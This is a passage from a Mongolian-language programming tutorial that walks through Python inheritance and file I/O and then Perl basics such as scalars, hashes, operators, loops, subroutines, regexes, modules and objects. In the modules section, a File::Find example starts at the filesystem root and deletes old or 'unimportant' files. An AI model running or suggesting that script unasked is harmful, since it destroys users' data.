        self.age = age
        print '(Initialized SchoolMember: %s)' % self.name
    def tell(self):
        '''Tell my details.'''
        print 'Name:"%s" Age:"%s"' % (self.name, self.age),
class Teacher(SchoolMember):
    '''Represents a teacher.'''
    def __init__(self, name, age, salary):
        SchoolMember.__init__(self, name, age)
        self.salary = salary
        print '(Initialized Teacher: %s)' % self.name
def tell(self):
        SchoolMember.tell(self)
```

```
            print 'Salary: "%d"' % self.salary
    class Student(SchoolMember):
    '''Represents a student.'''
        def __init__(self, name, age, marks):
            SchoolMember.__init__(self, name, age)
            self.marks = marks
            print '(Initialized Student: %s)' % self.name
        def tell(self):
            SchoolMember.tell(self)
            print 'Marks: "%d"' % self.marks
    t = Teacher('Mrs. Shrividya', 40, 30000)
    s = Student('Swaroop', 22, 75)
    print
    members = [t, s]
    for member in members:
        member.tell()
```

үр дүн: $ python inherit.py

```
        (Initialized SchoolMember: Mrs. Shrividya)
        (Initialized Teacher: Mrs. Shrividya)
        (Initialized SchoolMember: Swaroop)
        (Initialized Student: Swaroop)
        Name:"Mrs. Shrividya" Age:"40" Salary: "30000"
        Name:"Swaroop" Age:"22" Marks: "75"
```

- **Оролт гаралт** -

Файлд бичих, файлаас унших тухай энд үзье. “w” бол бичихээр, “r” уншихаар хандана гэдгийг тодорхойлж байна.

```
    #!/usr/bin/python
    # Filename: using_file.py
    poem = '''\
    Programming is fun
    When the work is done
    if you wanna make your work also fun:
    use Python!
    '''
    f = file('poem.txt', 'w')
    f.write(poem)
```

```
    f.close()
    f = file('poem.txt')
    while True:
        line = f.readline()
        if len(line) == 0:
            break
        print line,
    f.close()
```

үр дүн: $ python using_file.py

```
Programming is fun
When the work is done
if you wanna make your work also fun:
use Python!
```

- Бүлэг 5 -

Perl хэл

“Good security is dependent on People, Process, and Technology.”

- **Perl хэлний тухай** -

Perl хэлийг анх Larry Wall Nasa-д ажиллаж байхдаа зохиожээ. Perl гэдэг нь Practical Extraction and Report Language гэсэн үгийн товчлол бөгөөд, UNIX, MVS, VMS, MS/DOS, Macintosh, OS/2, Amiga болон бусад үйлдлийн системүүд дээр ажилладаг. Perl 1 хувилбар нь 1987 оны 12 сарын 18-нд гарсан байна. Энэхүү хэл их хэмжээний текстийг чадварлаг удирддаг функцтэй байдаг. Мөн систем, өгөгдлийн сан, хэрэглэгчийн хооронд маш чадварлаг зохицож ажилладаг. Perl хэлийг сурахад C, Pascal, Basic зэрэг процедур хандалтат програмчлалыг ойлгодог байхад л болно. Хувьсагч, массив, давталт, оролт гаралт нь perl хэлний үндсэн ойлголт.

Perl хэлээр robot програмыг хийж болдог. Жишээлбэл хайлтын системийн аалз (Google, Yahoo, Teoma гэх мэт). Perl хэл дээр бичсэн програм Common Gateway Interface web application-тай маш сайн хамтарч ажилладаг. Form-уудыг UNIX вэб сервер дээр хөгжүүлэхэд perl хэл амархан байдаг. Perl 5 дээр өмнөх хувилбараасаа нэмэгдсэн зүйл нь объект хандалтат шинж чанар юм. Одоогоор 5.8.1 хувилбар нь хэрэглэгдэж байна. Perl хэлний сул тал гэвэл compile хийхдээ удаан, хязгаарлагдмал тооны параметр URL-д дамжуулдаг.

Perl дээр бичсэн програм .pl болон .plx өргөтгөлтэй хадгалагдана. Програмын дунд тайлбар бичихдээ '#'-ийг ашиглана.

- **Өгөгдлийн төрөл** -

Perl хэлэнд харьцангуй цөөн тооны өгөгдлийн төрөл байдаг. Эхнийх нь scalar юм. Бүх тоо, тэмдэгт мөр нь энэ төрөлд орно. Бичихдээ урд нь долларын тэмдэг тавина. Том жижиг үсгийг ялгаатай авч үздэг. Жишээ нь: $Name, $name нь ялгаатай хувьсагчид юм. Perl хэл хэрэгтэй үедээ өөрөө тоо, тэмдэгт мөрийг хооронд автоматаар хувиргана. Жишээ нь:

```
$a = 2;
$b = 6;
$c = $a . $b;   # "." оператор нь хоёр тэмдэгт мөрийг холбох зориулалттай
$d = $c / 2;
print $d;
```

үр дүн: *13*

a, b хоёр хувьсагчийг хооронд тэмдэгт мөр байдлаар залгаад гарсан тэмдэгт мөрөө 2-т хувааж байна. Энд тоог тэмдэгт мөр лүү дараа нь тэмдэгт мөрөө тоо руу хувиргаж байна. Жишээ програм харвал:

```
#!/usr/local/bin/perl –w
# Show warnings
$who = ‘Jargal’;
$where = ‘Ulaanbaatar’;
print “My name is $who,\n”;
print “I live in $where,\n”,
```

үр дүн: *My name is Jargal, I live in Ulaanbaatar,*

Perl хэлэнд тоо харуулахдаа том тоог таслалаар (,) биш доогуур зураас (_) хэрэглэж бичдэг. Бутархай тоог цэг тавьж харуулна. Жишээлбэл таслал хэрэглэвэл:

```
#!/usr/bin/perl
print 2,500,000;
```

үр дүн: 25000

Харин доогуур зураас хэрэглэвэл:

```
#!/usr/bin/perl
print 2_500_000;
```

үр дүн: *2500000* гэж гарна.

Нөгөө өгөгдлийн төрөл нь Массив юм. Массивыг тодорхойлбол олон scalar өгөгдлийн цуглуулгыг хэлнэ. Бичихдээ урд нь @ тэмдэглэгээг тавина. Жишээ нь:

```
@trees = (“Larch”, “Hazel”, “Oak”);
```

Тэмдэгт мөр тоог нэг массивд оруулахад асуудал гарахгүй. Жишээ нь:

```
@items = (15, 45.67, “case”);
print “Take $items[0] $items[2]s at \$$items[1] each.\n”;
```

үр дүн: *Take 15 cases at $45.67 each.*

Perl хэлэнд бүх массив динамик байдаг. Иймд санах ой хуваарилах тал дээр санаа зоволтгүй юм. Массив дотор массив зарлаж болно. Жишээ нь:

```
@A = (1, 2, 3);
@B = (4, 5, 6);
@C = (7, 8, 9);
@D = (@A, @B, @C);
```

Нэг анхаарах зүйл бол:

@A = (1, 2, 3, 4);

@B = @A;

$C = @A; энд @B нь массивийн элементүүд болох 1-4 хүртэлх тоог агуулна. Харин C нь массивын нийт элементийн тоо буюу 4-г агуулна.

Perl хэлний олон функц массивыг аргументаар авдаг. Жишээ нь sort функц, энэ функц массивын элементүүдийг авч эрэмбэлээд буцаадаг.

Print sort ('Beta', 'Gamma', 'Alpha');

үр дүн: *AlphaBetaGamma*

Өөр нэг функц бол join юм. Энэ функц 2 аргумент авна. Тэмдэгт мөрүүдийг аваад хооронд холбож нэг тэмдэгт мөр болгоно. Анхны элемент нь холбох зориулалттай.

Жишээлбэл:

print join (' : ', 'Name', 'Address', 'Phone');

үр дүн: *Name : Address : Phone.*

Sort функцтэй хамт хэрэглэвэл:

print join(', ', sort ('Beta', 'Gamma', 'Alpha'));

үр дүн: *Alpha, Beta, Gamma*

Олон массивыг нэгтгэвэл:

print join(': ', ('A', 'B', 'C'), ('D', 'E'), ('F', 'G', 'H', 'I'));

үр дүн: *A: B: C: D: E: F: G: H: I*

Өөр нэг төрөл бол associative массив (hash гэж ч нэрлэдэг) юм. Энэ массив нь туршлагатай perl програмчид хэрэглэдэг.

@fruit = ("Apple", "Orange", "Banana");

print $fruit[2];

үр дүн: *Banana*

Энэ жишээ бидний мэдэх зүйл байна. Хэрвээ $fruit[7] гэвэл null утга буцаана.

%fruit = ("Green", "Apple", "Orange", "Orange", "Yellow", "Banana");

print $fruit{"Yellow"};

үд дүн: *Banana*

Энд Green бол Apple-н түлхүүр юм. Yellow бол Banana-н түлхүүр учраас хэвлэхдээ Yellow-г биш Banana-г хэвлэж байна. Өнгөц харвал $Total[5] нь $Total{'June'}-с амар харагдаж байгаа байх. Үүнийг ойлгоход өгөгдлийн сангийн table-н түлхүүр тус болно. Жишээлбэл:

```
%Folk =   ( ‘YY’, ‘Yon Yonson’, ‘TC’, ‘Terra Cotta’, ‘RE’, ‘Ron Everly’ );
%State = ( ‘YY’, ‘Wisconsin’, ‘TC’, ‘Minnesota’, ‘RE’, ‘Bliss’ );
%Job = ( ‘YY’, ‘work in a police’, ‘TC’, ‘teach nuclear physics’, ‘RE’,
‘watch football’);
foreach $person ( ‘TC’, ‘YY’, ‘RE’ )  {
      print “My name is $Folk{$person},\n”,
           “I live in $State{$person},\n”,
           “I $Job{$person} there.\n\n”;
      }
```

үр дүн: *My name is Terra Cotta,*
I live in Minnesota,
I teach nuclear physics there.
My name is Yon Yonson,
I live in Wisconsin,
I work in a police there.
My name is Ron Everly,
I live in Bliss,
I watch football there.

- **Операторууд** -

Операторууд нь компьютерт ямар үйлдэл хийхийг тодорхойлж өгдөг. Perl хэлэнд бусад хэлнээс илүү олон оператор байдаг. Бүх операторууд нь операндууд дээр болон дан ганц операнд гүйцэтгэгдэнэ. Оператор ба операндын комбинацыг илэрхийлэл гэж нэрлэдэг.

Арифметик оператор - Математикийн үндсэн үйлдлүүд орно. Жишээ:

```
#!/usr/bin/perl
print "21 - 25 is: ", 25 - 21, "\n";
print "4 + 13 - 7 is: ", 4 + 13 - 7, "\n";
```

үр дүн: 21 - 25 is: 4
4 + 13 - 7 is: 10

Бит оператор - Аливаа утгын битүүдэд өөрчлөлт хийдэг. Жишээ:

```
#!/usr/bin/perl
print"51 ANDed with 85 gives us ", 51 & 85, "\n";
```

үр дүн: *51 ANDed with 85 gives us 17*

Харьцуулах оператор - Тэмдэгт мөрийг хооронд нь харьцуулах, тоонуудыг хооронд нь харьцуулах оператор. Жишээ:

```
#!/usr/bin/perl
print"Which came first, the chicken or the egg? ";
print "chicken" cmp "egg", "\n";
print "Are dogs greater than cats? ";
print "dog" gt "cat", "\n";
print "Is ^ less than + ? ";
print "^" lt "+", "\n";
```

үр дүн: *Which came first, the chicken or the egg? -1*
Are dogs greater than cats? 1
Is ^ less than + ?

```
#!/usr/bin/perl
print"5 >  6? ",      5 >  6, "\n";
print "7 < 16? ", 7 < 16, "\n";
print "2 == 2? ",        2 == 2, "\n";
print "1 >  1? ",       1 >  1, "\n";
print "6 != 7? ",  6 != 7, "\n";
print "Compare 8 and 4? ", 8 <=> 4, "\n";
print "Compare 7 and 7? ", 7 <=> 7, "\n";
```

үр дүн: *5 > 6?*
7 < 16? 1
2 == 2? 1
1 > 1?
6 != 7? 1
Compare 8 and 4? 1
Compare 7 and 7? 0

Логик оператор - Perl хэлэнд || (or) && (and) операторууд байх ба эдгээр нь 2 операнд аваад үнэн эсвэл худал утга буцаана. Аль нэг үнэн байхад үнэн утгаа авах логик операторыг || гэнэ.

```
$Weekend = $Saturday || $Sunday;
```

Sunday үнэн бол Weekend үнэн болно. Эсвэл Saturday үнэн бол Weekend үнэн болно.

```
$value > 10 || print “Oops, low value $value …\n”;
```

Хэрвээ value 10-аас их бол баруун талын үйлдлийг хийхгүй. Хэрвээ 10-аас бага бол print үйлдлийг хийнэ. Жишээ нь:

Oops, low value 6…

Бүгд үнэн байхад үнэн утгаа авдаг логик операторыг ба (&&) гэнэ.

```
$Solvent = ($income > 3) && ($debts < 10);
```

income нь 3-аас их, debts нь 10-аас бага бол Solvent нь үнэн болно.

```
$value > 10 && print “OK, value is high enough…\n”;
```

Хэрэв value 10-аас бага бол баруун талийн үйлдлийг шалгахгүй. Эсрэг тохиолдолд print үйлдлийг хийнэ.

Тэмдэгт мөр оператор (String) - Тэмдэгт мөртэй ажиллах оператор. Жишээ:

```
#!/usr/bin/perl
print "Ba". "na"x4*3 ,"\n";
print "Ba". "na"x(4*3) ,"\n";
```

үр дүн: *Ba0*

Banananananananananananana

Нэмэгдүүлэх, хорогдуулах оператор – Энд ++X үйлдэл нь X-г 1-ээр нэмэгдүүлнэ.

```
#!/usr/bin/perl
$a=4;
$b=10;
print "Our variables are ", $a, " and ", $b, "\n";
$b=$a++;
print "After incrementing, we have ", $a, " and ", $b, "\n";
$b=++$a*2;
print "Now, we have ", $a, " and ", $b, "\n";
$a=--$b+4;
print "Finally, we have ", $a, " and ", $b, "\n";
```

үр дүн: *Our variables are 4 and 10*

After incrementing, we have 5 and 4

Now, we have 6 and 12

Finally, we have 15 and 11

Утга олгох оператор - X = 6 бол X-д 6 гэсэн утга олгож байна.

Таслал - Массивын элементүүдийг хооронд нь тусгаарладаг оператор.

Файл шалгах оператор - Файлтай холбоотой үйлдлүүдийг гүйцэтгэнэ.

if(-e $filename) {...}

Тест	Утга
-e	Файл оршин байвал үнэн утгатай
-f	Файл тодорхой бол үнэн утгатай
-d	Файл директор бол үнэн
-z	Файлын хэмжээ 0 бол үнэн
-s	Файлын хэмжээг буцаана
-r	Унших эрх өгнө
-w	Бичих эрх өгнө

```
#!/usr/bin/perl
print "Contents of the current directory:\n";
opendir DH, "." or die "Couldn't open the current directory: $!";
while ($_ = readdir(DH)) {
next if $_ eq "." or $_ eq "..";
print $_, " " x (30-length($_));
print "d" if -d $_;
print "r" if -r _;
print "w" if -w _;
print "x" if -x _;
print "o" if -o _;
print "\t";
print -s _ if -r _ and -f _;
 print "\n";
}
```

үр дүн: *Contents of the current directory:*

```
badopen.plx                rwo       111
chapter6.txt               rwo       2860
copy.plx                   rwo       346
directory.plx              rwo       514
filetest1.plx              rwo       1387
fortune.plx                rwo       241
gettysburg.txt             rwo       1459
glob.plx                   rwo       119
headline.plx               rwo       521
inventory.plx              rwo       535
```

Жагсаалт - Элементүүдийг жагсаалт хэлбэрээр зохион байгуулдаг оператор.

Нөхцөлт оператор - Бусад хэлэнд байдаг шиг нөхцөлт оператор.

Логик оператороос гадна үнэн худал утга буцаадаг илэрхийллүүд

Оператор	Утга
==	тэнцүү
!=	тэнцүү бус
< = >	тэмдэг тэнцүү бус
>	их
>=	их буюу тэнцүү
<	бага
<=	бага буюу тэнцүү

unless бол логик илэрхийлэл үнэн байхад юу ч хийхгүй.
Open (ERRLOG, “test.log”) unless $NoLog;
print “Success” unless $error>2;
Үйлдлүүдийн дараалал

Түвшин	Оператор	Тайлбар	Биелэх дараалал
22	(), [], {}	Функц дуудах, массив	Зүүнээс баруун
21	>		Зүүнээс баруун
20	++, --	Нэмэгдүүлэх хорогдуулах	
19	**	Зэрэг дэвшүүлэх	Баруунаас зүүн
18	!, ~, +, -, \	Логик үгүйсгэл, унар үйлдэл	Баруунаас зүүн
17	=~, !~	Харьцуулах	Зүүнээс баруун
16	*, /, % x	Арифметик	Зүүнээс баруун
15	+, -, .	Нэмэх, хасах, тэмдэгт мөр холбох	Зүүнээс баруун
14	<<, >>	Бит шилжүүлэх	Зүүнээс баруун
13		Файл шалгах	
12		Харьцуулах оператор	
11		Тэнцүүлэх оператор	
10	&	Бит ‘ба’ үйлдэл	Зүүнээс баруун
9	|, ^	Бит ‘буюу’ ‘xor’ үйлдэл	Зүүнээс баруун

8	&&	Логик ‘ба’	Зүүнээс баруун
7	||	Логик ‘буюу’	Зүүнээс баруун
6	..	Үргэлжлүүлэх оператор	
5	?:	Нөхцөлт үйлдэл	Баруунаас зүүн
4		Заах	Баруунаас зүүн
3	,	Таслал	Зүүнээс баруун
2	not	Логик оператор	Зүүнээс баруун
1	and	Логик оператор	Зүүнээс баруун
0	or, xor	Логик оператор	Зүүнээс баруун

- **Давталт** -

Perl хэлэнд while, until, for, foreach гэсэн давталтууд байдаг бөгөөд бичигдэх хэлбэр нь ерөнхийдөө ижил байдаг. While, until давталтууд нь C хэлний давталттай төстэй бөгөөд эхлээд нөхцөл байдаг юм.

```
#!/usr/bin/perl
my $countdown = 5;
while ($countdown > 0) {
        print "Counting down: $countdown\n";
        $countdown--;
}
```

үр дүн: *Counting down: 5*
Counting down: 4
Counting down: 3
Counting down: 2
Counting down: 1

Last түлхүүр үгээр давталтаас гарч болдог. Жишээ нь:

```
#!/usr/bin/perl
my @array = ( "red", "blue", "STOP THIS NOW", "green");
for (@array) {
        last if $_ eq "STOP THIS NOW";
        print "Today's colour is $_\n";
}
```

үр дүн: *Today's colour is red*
Today's colour is blue

Харин гарахгүйгээр дараах үйлдэл рүү шилжихэд next түлхүүр үг тусална. Жишээ:

```
#!/usr/bin/perl
my @array = (8, 3, 0, 2, 12, 0);
for (@array) {
   if ($_ == 0) {
        print "Skipping zero element.\n";
        next;
       }
       print "48 over $_ is ", 48/$_, "\n";
}
```

үр дүн: *48 over 8 is 6*
48 over 3 is 16
Skipping zero element.
48 over 2 is 24
48 over 12 is 4
Skipping zero element.

Foreach давталт нь арай өөр бөгөөд массивын элементүүд бүр дээр block доторх үйлдлээ хийдэг. Жишээлбэл:

```
@numbers = (“one”, “two”, “three”, “four”);
foreach $num ( @numbers )   {
  print “Number $num…\n”;
  }
```

үр дүн: *Number one…*
Number two…
Number three…
Number four…

- **Файлын оролт гаралт** -

Perl хэлний оролт гаралт нь C-тэй адилхан байдаг. Файлын хаанаас унших, хаана бичих үйлдлээ тохируулна. Үүнд STDIN, STDOUT, STDERR орно. Алдаа гарсныг харуулъя гэвэл:

```
print (STDERR “Oops, something broke.\n”);
```

Файлаас уншихдаа:

```
#!/usr/bin/perl
open FILE, "nlexample.txt" or die $!;
my $lineno = 1;
```

```
while (<FILE>) {
      print $lineno++;
      print ": $_";
}
```

үр дүн: *1: One day you're going to have to face*
2: A deep dark truthful mirror,
3: And it's gonna tell you things that I still
4: Love you too much to say.
5: ####### Elvis Costello, Spike, 1988 #######

```
#!/usr/bin/perl
my $source = $ARGV[0];
my $destination = $ARGV[1];
open IN, $source or die "Can't read source file $source: $!\n";
open OUT, ">$destination" or die "Can't write on file $destination:
$!\n";
print "Copying $source to $destination\n";
while (<IN>) {
  print OUT $_;
}
```

үр дүн: *Copying gettsburg.txt to speech.txt*

Файлаас уншаад эрэмбэлээд бичдэг програмын жишээ:

```
#!/usr/bin/perl
my $numeric = 0;
my $input = shift;
if (defined $input and $input eq "-n") {
  $numeric = 1;
  $input = shift;
}
my $output = shift;
if (defined $input) {
  open INPUT, $input or die "Couldn't open file $input: $!\n";
} else {
  *INPUT = *STDIN;
}
if (defined $output) {
  open OUTPUT, ">$output" or die "Couldn't open file $input: $!\n";
} else {
```

```
  *OUTPUT = *STDOUT;
}
my @file = <INPUT>;
if ($numeric) {
  @file = sort { $a <=> $b } @file;
} else {
  @file = sort @file;
}
print OUTPUT @file;
```

үр дүн: *And nail my feet up where my head should be*
And you can all die laughing, because I'd wear it proudly
If they had a king of fools then I could wear that crown
Well, I finally found someone to turn me upside-down

Файл нээх default утга нь зөвхөн унших байдаг. Үүнийг өөрчлөхдөө дараах тэмдгүүдийг хэрэглэнэ.

Тэмдэг	Утга
<	унших буюу default
>	бичих
>>	нийлүүлэх
+<	унших бичих хоёулаа
+>	унших бичих хоёулаа
| (файлын нэрийн өмнө)	файлыг хаашаа гаргах
| (файлын нэрийн хойно)	файлд хаанаас оруулах

- Labels -

Давталтын үед програмын урагшаа хойшоо үсрэх зэргийг label гэнэ. Гурван төрлийн label байдаг.

Next - давталтын үед дараах үйлдэл рүү шилжинэ.

Last - яаралтай давталтаас гарах тохиолдолд хэрэглэдэг.

Redo - давталтын үед өмнөх үйлдэлд шилжинэ. Дараах жишээ файлын сондгой дугаартай бүх бичлэгийг хэвлэж байна.

```
RECORD:  while ( <INFILE> )  {
  $even = !$even;
  next RECORD if $even;
  print;
```

```
}
```

- Subroutines -

Бидний мэддэгээр C хэлэнд байдаг утга буцаадаггүй функцийг Perl хэлэнд subroutine гэдэг. Товчхондоо бол чи subroutine-г тодорхойлно, perl оператор функцээ тодорхойлдог. Дотоод хувьсагчийг local() эсвэл my хэмээх функцээр тодорхойлж өгдөг. Subtoutine-ий бичигдэх хэлбэр нь:

```
sub subroutine-name {
     statements
}
```

```
#!/usr/bin/perl –w
&egsub1;
sub egsub1 {
    print “This subroutine simply prints this line.\n”;
}
```

Subroutine-г дуудахдаа нэрийн өмнө & тэмдэглэгээг тавьдаг. Функц утга буцаахдаа:

```
#!/usr/bin/perl
my ($hours, $minutes, $seconds) = secs2hms(3723);
print "3723 seconds is $hours hours, $minutes minutes and $seconds seconds";
print "\n";
sub secs2hms {
  my ($h,$m);
        my $seconds = shift;
        $h = int($seconds/(60*60)); $seconds %= 60*60;
        $m = int($seconds/60);      $seconds %= 60;
        return ($h,$m,$seconds);
      }
```

үр дүн: *3723 seconds is 1 hours, 2 minutes and 3 seconds*

Функцэд аргумент дамжуулах жишээ:

```
$x = 45;
$y = 3;
```

```
print “The ($x+1) * ($y+1) “;
$returnval = &egsub6($x,$y);
print “is $returnval.\n”;
print “Note that \$x now is $x, and \$y now is $y.\n”;
sub egsub6 { # Access $x and $y by reference
   return ($_[0]++ * $_[0]++);
}
```

үр дүн: *The (45+1) * (3+1) is 2070.*
Note that $x now is 47, and $y now is 3.

Рекурс функцийн жишээ:

```
for ($x=1; $x<=10; $x++) {
      print “Factorial $x is “,&factorial($x), “\n”;
}
sub factorial {
      local($x) = @_;
      if ($x == 1) {
            return 1;
      }
      else {
            return ($x*factorial($x-1));
      }
}
```

үр дүн: *Factorial 1 is 1*
Factorial 2 is 2
Factorial 3 is 6
Factorial 4 is 24
Factorial 5 is 120
Factorial 6 is 720
Factorial 7 is 5040
Factorial 8 is 40320
Factorial 9 is 362880
Factorial 10 is 3628800

Rintime scope бол ямар нэг блок дотор түр зуурын утга олгох.

```
#!/usr/bin/perl
my $x = 10;
$_ = "alpha";
{
```

```
    my $x = 20;
    local $_ = "beta";
    somesub();
  }
  somesub();
  sub somesub {
    print "\$x is $x\n";
    print "\$_ is $_\n";
  }
```
үр дүн: *$x is 10*
$_ is beta
$x is 10
$_ is alpha

- Pattern matching -

Matching буюу тэмдэгт мөрийг харьцуулах. Энгийн pattern-ний жишээ бол үг юм.

```
#!/usr/bin/perl
my $found = 0;
$_ = "Nobody wants to hurt you... 'cept, I do hurt people sometimes, Case.";
my $sought = "people";
foreach my $word (split) {
        if ($word eq $sought) {
                $found = 1;
                last;
        }
}
if ($found) {
        print "Hooray! Found the word 'people'\n";
}
```
үр дүн: *Hooray! Found the word 'people'*

Тусгай тэмдэгт С программ байдаг эсрэг налуу зураастай (\ ) хамт хэрэглэгддэг тэмдэгтүүдтэй адилхан үүрэгтэй.

Тусгай тэмдэгт	Тайлбар
\a	Дуут дохио
\b	Backspace
\d	0-9 хооронд цифр
\D	Цифрээс өөр
\n	Шинэ мөр
\r	Мөрний эхэнд
\t	Тодорхой зай шилжих
\f	Formfeed
\s	1 хоосон зай
\S	1 ч хоосон зайгүй
\v	Босоо тодорхой зай
\w	Цифр болон үсэг
\W	Цифр болон үсэгнээс өөр
\x{2620}	Unicode тэмдэгт

Substitution - тэмдэгт мөрийн тодорхой хэсгийг орлуулах. Жишээ:

```
#!/usr/bin/perl
$_ = "Awake! Awake! Fear, Fire, Foes! Awake! Fire, Foes! Awake!";
s/Foes/Flee/;
print $_,"\n";
```

үр дүн: *Awake! Awake! Fear, Fire, Flee! Awake! Fire, Foes! Awake!*

- **Модуль** -

Модуль бол энгийнээр багцалсан файлын юм. Гурван янзын модуль байдаг:

- Прагматик модуль
- Стандарт модуль
- Нэмэлт модуль

Бид файлаас унших, өөрийн бичсэн програмын хэсгээс ашиглахыг хүсдэг. Үүнийг биелүүлэхэд бидэнд do, require, use хэрэг болно. Do - гийн жишээ:

```
#!/usr/bin/perl
my $a = "Been there, done that, got the T-shirt";
do "printit.plx";
```

Харин printit.plx програмын код нь:

print $a; байна. Энэ програмыг ажлуулахад Use of uninitialized value in print at printit.plx line 2. гэсэн алдаа заана. Require - ийн жишээ:

```
#!/usr/bin/perl
require "nothere.plx";
```

үр дүн: *Can't locate nothere.plx in @INC (@INC contains: …\Chap10 C:/ActivePerl/Perl/lib C:/ActivePerl/Perl/site/lib .) at cantload.plx line гэсэн алдаа заана*

require Monty::Phyton;

Энд Monty директор дотроос Phyton.pm файлыг дуудаж байна.

use бол яг require шиг боловч юу ашиглахаа эхлээд зааж өгдгөөрөө ялгаатай.

```
if($graphical) {
    use MyProgram::Graphical;
} else {
    use MyProgram::Test;
}
```

Стандарт модуль

File::Find

```
#!/usr/bin/perl
use File::Find;
find(\&cleanup, "/");
sub cleanup {
if (-A > 180) {
  print "Deleting old file $_\n";
  unlink $_ or print "oops, couldn't delete $_: $!\n";
  return;
     }
open (FH, $_) or die "Couldn't open $_: $!\n";
for (1..5) {
  my $line = <FH>;
  if ($line =~ /Perl|Simon|important/i) {
  return;
     }
   }
   print "Deleting unimportant file $_\n";
   unlink $_ or print "oops, couldn't delete $_: $!\n";
```

```
    }
```

үр дүн: *Deleting old file .*
oops, couldn't delete .:
Deleting unimportant file Backup.zip
oops, couldn't delete Backup.zip: Permission denied
Getopt::Std

```
#!/usr/bin/perl
use Getopt::Std;
my %options;
getopts("vhl:",\%options);
if ($options{v}) {
  print "Hello World, version 3.\n";
  exit;
} elsif ($options{h}) {
  print <<EOF;
$0: Typical Hello World program
Syntax: $0 [–h|-v|-l <language>]
  -h : This help message
  -v : Print version on standard output and exit
  -l : Turn on international language support.
EOF
  exit;
} elsif ($options{l}) {
  if ($options{l} eq "french") {

    print "Bonjour, tout le monde.\n";
  } else {
    die "$0: unsupported language\n";
  }
} else {
  print "Hello, world.\n";
}
```

үр дүн: *Hello, world.*
Getopt::Long
File::Spec

```
#!/usr/bin/perl
use File::Spec::Functions;
```

```
foreach (path()) {
  my $test = catfile($_,"dir");
  print "Yes, dir is in the $_ directory.\n";
  exit;
}
print "dir was not found here.\n";
```

үр дүн: *Yes, dir is in the C:\WINDOWS\system32 directory.*

```
#!/usr/bin/perl
use Benchmark;
my $howmany = 10000;
my $what    = q/my $j=1; for (1..100) {$j*=$_}/;
timethis($howmany, $what);
```

үр дүн: timethis 10000: 1 wallclock secs (0.31 usr + 0.00 sys = 0.31 CPU) @ 31948.88/s (n=10000)
(warning: too few iterations for a reliable count)

```
Win32::Sound
#!/usr/bin/perl
use Win32::Sound;
my $wav;
Win32::Sound::Volume(65535);
opendir (DIR, ".") or die "Couldn't open directory: $!";
while ($wav = readdir(DIR)) {
Win32::Sound::Play($wav);
}
```

- **Объект** -

Perl 5-аас эхлэн объект хандалтат програм болж шинэчлэгдсэн бөгөөд бидний өмнө мэдэх объект хандалтат технологийн тухай ярих нь илүүц биз. Товчхондоо:
Объект = Аттрибут + Метод
Class: Объектуудын нэгдэл
Encapsulation: Өгөгдлийг нэгтгэн далдлах
Inheritance: Удамшил
Polymorphism: Нэг ижил үйлдлээр ялгаатай үр дүнд хүрэх явц

Заалт ашиглах жишээ:

```
#!/usr/bin/perl
my $a = [];
my $b = {};
my $c = \1;
my $d = \$c;
print '$a is a ', ref $a, " reference\n";
print '$b is a ', ref $b, " reference\n";
print '$c is a ', ref $c, " reference\n";
print '$d is a ', ref $d, " reference\n";
```

үр дүн: *$a is a ARRAY reference*
$b is a HASH reference
$c is a SCALAR reference
$d is a REF reference

Метод үүсгэх жишээ:

```
#!/usr/bin/perl
use Person4;
my $object = Person->new (
  surname    => "Galilei",
  forename   => "Galileo",
  address    => "9.81 Pisa Apts.",
  occupation => "bombadier"
);
print "This person's surname: ", $object->surname, "\n";
```

үр дүн: *This person's surname: Galilei*

Класс атрибутын жишээ:

```
#!/usr/bin/perl
use warnings;
use strict;
use Person6;
print "In the beginning: ", Person->headcount, "\n";
my $object = Person->new (
  surname    => "Gallelei",
  forename   => "Galleleo",
  address    => "9.81 Pisa Apts.",
  occupation => "bombadier"
);
print "Population now: ", Person->headcount, "\n";
```

```
    my $object2 = Person->new (
      surname    => "Einstein",
      forename   => "Albert",
      address    => "9E16, Relativity Drive",
      occupation => "Plumber"
    );
    print "Population now: ", Person->headcount, "\n";
```

үр дүн: *In the beginning: 0*
Population now: 1
Population now: 2

Удамшил

```
    #!/usr/bin/perl
    use Employee1;
    my $object = Employee->new (
      surname    => "Galilei",
      forename   => "Galileo",
      address    => "9.81 Pisa Apts.",
      occupation => "bombadier"
    );
    $object->printletter("You owe me money. Please pay it.");
```

үр дүн: *Galileo Galilei*
9.81 Pisa Apts.
30/11/2005
Dear Galileo,
You owe me money. Please pay it.
Yours faithfully,

- **Өгөгдлийн сан** -

Perl хэлийг 2 янзаар өгөгдлийн сантай холбодог. Эхнийх нь DataBase Manager буюу DBM модуль юм. Энэ нь энгийн, хэрэглэхэд хялбар UNIX-өгөгдлийн төрөл юм. Том өгөгдлийн сантай DBI (DataBase Interface) холбоно. Database Driver суулгаснаар MySQL, mSQL, Oracle, Informix, SyBase зэрэг өгөгдлийн сангуудтай ажиллаж болдог. ODBC ашигладаг ямар ч өгөгдлийн сан DBI-г ашиглаж холбогдож болдог.

DBM нь дараах 5 төрөл байна:

gdbm - Gnu DBM хурдан авсаархан үнэгүй өгөгдлийн сан.
ndbm - ‘new’ DBM GDBM-г гүйцэхгүй ч гэсэн хамтарч ажиллаж чаддаг.
odbm - ‘old’ DBM ерөнхийдөө бол зүгээр DBM юм.
sdbm - Хаана ч ажилладгаараа давуу, гэхдээ нэг их том биш.
bsd-db - ‘Berkeley’ DB нэлээд хүчирхэг нэгэн.

Өгөгдлийн сан нээх жишээ:

